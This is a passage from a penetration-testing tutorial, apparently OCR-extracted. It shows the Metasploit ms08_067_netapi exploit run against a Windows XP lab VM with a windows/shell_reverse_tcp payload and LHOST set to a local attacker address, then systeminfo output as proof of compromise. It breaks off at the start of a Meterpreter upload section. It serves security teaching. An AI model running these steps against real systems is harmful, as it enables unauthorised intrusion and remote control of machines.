
Now we can enter the command mentioned below to list all available targets for our (ms08_067_netapi) module

```
show targets
```



We can set specific target based on operating system our target is running by entering the command below:

```
set Target (Target Number)
```




But in this tutorial, we will leave the default option of Automatic Targeting.

7) Selecting and using any of Compatible Payloads for this Exploit module

Enter the following command in terminal to list all compatible payloads available for this exploit.

```
show payloads
```




Now we can set any of best payloads, let's say windowsàshell_reverse_tcp by using the command below

```
set payload windows/shell_reverse_tcp
```

8) Setting up Payload Options before exploitation

```
show options
```




Enter the above command in terminal to view the options set for Payload and Module. We have already set the necessary options for module, now since our payload is a reverse shell, we need to set value for LHOST option to Kali Linux by using command mentioned below:

```
set LHOST 192.168.0.7
```


9) Exploiting the Target with Metasploit


Now enter the **exploit** command in terminal now to get a command shell on our Target.



10) Proof of Exploitation


Now we can execute some of windows commands to get information regarding the compromised machine using
commands **systeminfo** and **ipconfig** as shown below:


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>systeminfo
systeminfo
Host Name: GEORGIA
OS Name: Microsoft Windows XP Professional
OS Version: 5.1.2600 Service Pack 3 Build 2600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Uniprocessor Free
Registered Owner: Georgia
Registered Organization:
Product ID: 55274-640-8365391-23160
Original Install Date: 1/27/2019, 6:46:17 PM
System Up Time: 21350397 Days, 16 Hours, 28 Minutes, 31 Seconds
System Manufacturer: innotek GmbH
System Model: VirtualBox
System type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 69 Stepping 1 GenuineIntel ~1895 Mhz
BIOS Version: VBOX - 1
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT-08:00) Pacific Time (US & Canada); Tijuana
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,806 MB
Virtual Memory: Max Size: 2,048 MB
Virtual Memory: Available: 2,008 MB




1. Meterpreter Commands: Upload Meterpreter Command

The Upload command allows us to upload files from attacker kali machine to victim Windows XP machine as shown below:



